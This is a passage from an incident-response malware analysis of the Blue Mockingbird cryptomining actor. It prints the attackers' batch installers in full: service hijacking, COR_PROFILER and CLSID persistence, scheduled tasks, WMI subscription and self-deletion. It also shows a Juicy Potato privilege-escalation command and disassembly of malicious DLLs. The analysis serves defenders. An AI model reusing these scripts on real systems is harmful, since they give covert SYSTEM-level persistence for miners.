sc create %result3% binPath= "cmd /c sc config werclpsupport start= auto & sc start werclpsupport & copy c:\windows\System32\%result3%.dll c:\windows\System32\%result3%.dll" type= share start= auto error= ignore DisplayName= %result3%

wmic ENVIRONMENT where "name='COR_ENABLE_PROFILING'" delete
wmic ENVIRONMENT where "name='COR_PROFILER'" delete
wmic ENVIRONMENT create name="COR_ENABLE_PROFILING", username="<system>", VariableValue="1"
wmic ENVIRONMENT create name="COR_PROFILER", username="<system>", VariableValue="{%result%-%result2%-%result2%-%result2%-%result5%}"

SET KEY=HKEY_LOCAL_MACHINE\Software\Classes\CLSID\{%result%-%result2%-%result2%-%result2%-%result5%}\InProcServer32
REG.EXE ADD %KEY% /VE /T REG_SZ /D "c:\windows\System32\%result5%.dll" /F
REG.EXE ADD %KEY% /V ThreadingModel /T REG_SZ /D Apartment /F

sc start werclpsupport
mofcomp.exe x.mof
schtasks /run /tn "%result%"
::cls
del xg.dll
del x.mof
del set.zip

```

Figure 18. Excerpt from the installation batch file rn.bat

- Stopped legitimate service werclpsupport,
- Ping 127.11.11.11,
- Replaced legitimate werclpsupport.dll with werclpsupporte.dll associated with the service werclpsupport,
- Configured werclpsupport service as autostart,
- Generated six random values used later as filenames and tasknames,
- Renamed and moved DLL Installer (referenced as comhij.dll) to %RANDOM%.dll in System32 directory,
- 4-times copy CoinMiner (referenced as xg.dll) to %RANDOM%.dll in System32,
- 3-times copy CoinMiner to System32 (as the dialogex.dll, checkservices.dll and werclpsupporte.dll),
- Created 4 scheduled tasks with random names and commands described above (they utilized regsvr32.exe, rundll32.exe and sc),
- Created aforementioned service with random name,
- Set environment variables via "wmic ENVIRONMENT create ..." commands,
- Registered CLSID as concatenation of generated random numbers,
- Started hijacked werclpsupport service,
- Compiled WMI Event Subscriber definition and added it to the WMI repository via mofcomp.exe,
- Ran one of the created scheduled tasks,
- Cleaned temporary artifacts – deleted itself as well as "installation" package in the form of ZIP file.



Together with the rn.bat, we found the batch file called set.bat as well. The purpose of the set.bat was to extract the “installation” package either in the file set.zip or set.zip.tmp placed in C:\ProgramData directory and via let.exe program which executed the rn.bat file. Then the set.bat deleted the extracted content of the package as well as itself.

```
@echo off
if exist c:\programdata\set.zip (
expand c:\programdata\set.zip -f:*.* c:\programdata\
del c:\programdata\set.zip
)
if exist c:\programdata\set.zip.tmp (
expand c:\programdata\set.zip.tmp -f:*.* c:\programdata\
del c:\programdata\set.zip.tmp
)
c:\programdata\let.exe -t t -p c:\programdata\rn.bat -l 11121 -c {8BC3F05E-D86B-11D0-A075-00C04FB68820}
ping -n 10 127.0.0.1 >nul
del c:\programdata\rn.bat c:\programdata\xg.dll c:\programdata\x.mof c:\programdata\comhij.dll c:\programdata\let.exe
del %0
```

Figure 19. The extraction batch file set.bat

While most of its content was pretty clear, the purpose of the let.exe program may not be very obvious for people without experience in pentesting and ethical hacking.

On the other hand, when an experienced pentester saw the commandline arguments of the let.exe, it resembled the commandline arguments of Juicy Potato, a Local Privilege Escalation tool, from a Windows Service Accounts to NT AUTHORITY\SYSTEM (available on GitHub at <https://github.com/ohpe/juicy-potato>).

## Usage

```
T:\>JuicyPotato.exe
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch
-l <port>: COM server listen port
```

Figure 20. Usage of Juicy Potato

Just for reference, the given CLSID in set.bat is associated with the winmgmt, while the Juicy Potato exploit was used for running the rn.bat installation batch file with elevated privileges of NT AUTHORITY\SYSTEM.

Last but not least, from Threat Intelligence research, we found another DLL file, with the name that started with the string “nwgold” and a file size of approximately 214 kB. Again, it was a mixed assembly file, as we saw before in CVE-2019-18935 exploit payload. Again, it used the same techniques – the empty .NET class, and in the DllMain dispatch function there was a call to the function which created a new thread and executed a command

via cmd.exe, in a very similar manner. Thus, the payload of CVE-2019-18935 exploit and this “nwgold” dll share non neglected portions of code, especially the parts for the execution of the malicious activity. There are three possible explanations:

- Authors of CVE-2019-18935 exploit and “nwgold” DLL are same,
- Authors of “nwgold” DLL inspired themselves from the open source CVE-2019-18935 exploit,
- The functionality of both DLLs is so simple and straightforward, that it is only a coincidence.

```

mov [ebp+StartupInfo.hStdInput], eax
mov [ebp+var_334], offset aCWindow "c:\\windo"
mov [ebp+var_330], offset aWssyste "ws\\syste"
mov [ebp+var_32C], offset aM32Cm "m32\\cm"
mov [ebp+var_328], offset aDExe "d.exe"
mov cl, ds:byte_100251C9
mov [ebp+ApplicationName], cl
xor edx, edx
mov [ebp+var_323], edx
mov [ebp+var_31F], edx
mov [ebp+var_31B], edx
mov [ebp+var_317], edx
mov [ebp+var_313], edx
mov [ebp+var_30F], edx
mov [ebp+var_30B], edx
mov [ebp+var_307], edx
mov [ebp+var_303], edx
mov [ebp+var_2FF], dl
mov eax, 4
imul ecx, eax, 3
mov edx, [ebp+ecx+var_334]
push edx
mov eax, 4
shl eax, 1
mov ecx, [ebp+eax+var_334]
push ecx
mov edx, 4
shl edx, 0
mov eax, [ebp+edx+var_334]
push eax
mov ecx, 4
imul edx, ecx, 0
mov eax, [ebp+edx+var_334]
push eax
push offset aSSSS ; "ssssss"
push 26h ; 4
lea ecx, [ebp+ApplicationName]
push ecx
call sub_100084C0
add esp, 1Ch
lea edx, [ebp+ProcessInformation]
push edx ; lpProcessInformation
lea eax, [ebp+StartupInfo]
push 0 ; lpStartupInfo
push 0 ; lpCurrentDirectory
push 0 ; lpEnvironment
push 0 ; dwCreationFlags
push 1 ; bInheritHandles
push 0 ; lpThreadAttributes
push 0 ; lpProcessAttributes
lea ecx, [ebp+CommandLine]
push ecx ; lpCommandLine
lea edx, [ebp+ApplicationName]
push edx ; lpApplicationName
call ds:CreateProcessA

mov cs:StartupInfo.hStdError, rax
mov rax, cs:StartupInfo.hStdError
mov cs:StartupInfo.hStdOutput, rax
mov rax, cs:StartupInfo.hStdOutput
mov cs:StartupInfo.hStdInput, rax
lea rax, aCWindow "c:\\windo"
mov [rsp+0B8h+var_60], rax
lea rax, aWssyste "ws\\system"
mov [rsp+0B8h+var_58], rax
lea rax, aM32Cm "m32\\cm"
mov [rsp+0B8h+var_50], rax
lea rax, aDExe "d.exe"
mov [rsp+0B8h+var_48], rax
movzx eax, cs:byte_18001A980
mov [rsp+0B8h+ApplicationName], al
lea rax, [rsp+0B8h+var_3F]
mov rdi, rax
xor eax, eax
mov ecx, 25h ; '5'
rep stosb
mov eax, 8
imul rax, 3
mov ecx, 8
imul rcx, 2
mov edx, 8
imul rdx, 1
mov edi, 8
imul rdi, 0
mov rax, [rsp+rax+0B8h+var_60]
mov [rsp+0B8h+lpGQOS], rax
mov rax, [rsp+rcx+0B8h+var_60]
mov qword ptr [rsp+0B8h+dwFlags], rax
mov rax, [rsp+rdx+0B8h+var_60]
mov qword ptr [rsp+0B8h+g], rax
mov r9, [rsp+rdi+0B8h+var_60]
lea r8, aSSSS ; "ssssss"
mov edx, 26h ; 4
lea rcx, [rsp+0B8h+ApplicationName]
call sub_180001310
lea rax, ProcessInformation
mov [rsp+0B8h+lpProcessInformation], rax ; lpProcessInformation
lea rax, StartupInfo
mov [rsp+0B8h+lpStartupInfo], rax ; lpStartupInfo
mov [rsp+0B8h+lpCurrentDirectory], 0 ; lpCurrentDirectory
mov [rsp+0B8h+lpGQOS], 0 ; lpEnvironment
mov [rsp+0B8h+dwFlags], 0 ; dwCreationFlags
mov [rsp+0B8h+g], 1 ; bInheritHandles
xor r9d, r9d ; lpThreadAttributes
xor r8d, r8d ; lpProcessAttributes
xor edx, edx ; lpCommandLine
lea rcx, [rsp+0B8h+ApplicationName] ; lpApplicationName
call cs:CreateProcessA
    
```

Figure 21. Function for CreateProcessA call and construction of executable path in new thread. “nwgold” on the left, CVE-2019-18935 payload on the right




Figure 22. DllMain function.  
 "nwgold" on the left, CVE-2019-18935 payload on the right




Figure 23. MSIL part of both assemblies – Empty class.  
 "nwgold" on the left, CVE-2019-18935 payload on the right

From direct comparison of these DLLs it seemed that the main functionality and code constructs are shared between them, with only a few differences in the used compiler and platform (x86 vs amd64). Despite the fact that these DLLs were very straightforward, it was very likely that attackers had inspired in the open source code of CVE-2019-18935 payloads. Especially when we considered the fact that the attackers used mostly open source tools from GitHub, with only small modifications.

And the last unanswered question was the purpose of "nwgold" DLL. So, in the Thread function where cmd.exe was executed, it contained the slightly obfuscated construction of long string.. The content of set.bat batch file, as is depicted in Figure 24.

```

var_4= dword ptr -4
push    ebp
mov     ebp, esp
sub     esp, 484h
mov     eax, ___security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
mov     [ebp+var_18], 40h ; '@'
mov     [ebp+var_17], 65h ; 'e'
mov     [ebp+var_16], 63h ; 'c'
mov     [ebp+var_15], 68h ; 'h'
mov     [ebp+var_14], 6Fh ; 'o'
mov     [ebp+var_13], 20h ; '!'
mov     [ebp+var_12], 6Fh ; 'o'
mov     [ebp+var_11], 66h ; 'f'
mov     [ebp+var_10], 66h ; 'f'
mov     [ebp+var_F], 0
mov     [ebp+var_11C], 69h ; 'i'
mov     [ebp+var_11B], 66h ; 'f'
mov     [ebp+var_11A], 20h ; '!'
mov     [ebp+var_119], 65h ; 'e'
mov     [ebp+var_118], 78h ; 'x'
mov     [ebp+var_117], 69h ; 'i'
mov     [ebp+var_116], 73h ; 's'
mov     [ebp+var_115], 74h ; 't'
mov     [ebp+var_114], 20h ; '!'
mov     [ebp+var_113], 63h ; 'c'
mov     [ebp+var_112], 3Ah ; '!'
mov     [ebp+var_111], 5Ch ; '\

```

Figure 24. Construction of set.bat's content

## CONCLUSION

LIFARS DFIR team investigated and analyzed the tools, techniques and procedures used by Blue Mockingbird threat actor. Thankfully to the cooperation of our forensic analysts, malware analysts, incident responders, threat intelligence researchers and monitoring team we were able to reconstruct all the parts of the attack chain, as shown in Figure 25, including the parts which had been deleted even before incident response started.




Figure 25. Diagram of the attack chain

---

## REFERENCES

---

- <https://github.com/noperator/CVE-2019-18935/>
- <https://github.com/re4lity/Schtasks-Backdoor>
- <https://github.com/xmrig/xmrig>
- <https://analyze.intezer.com/#/analyses/f5972783-5d57-43ca-8bb3-dca08741936f>
- <https://github.com/ohpe/juicy-potato>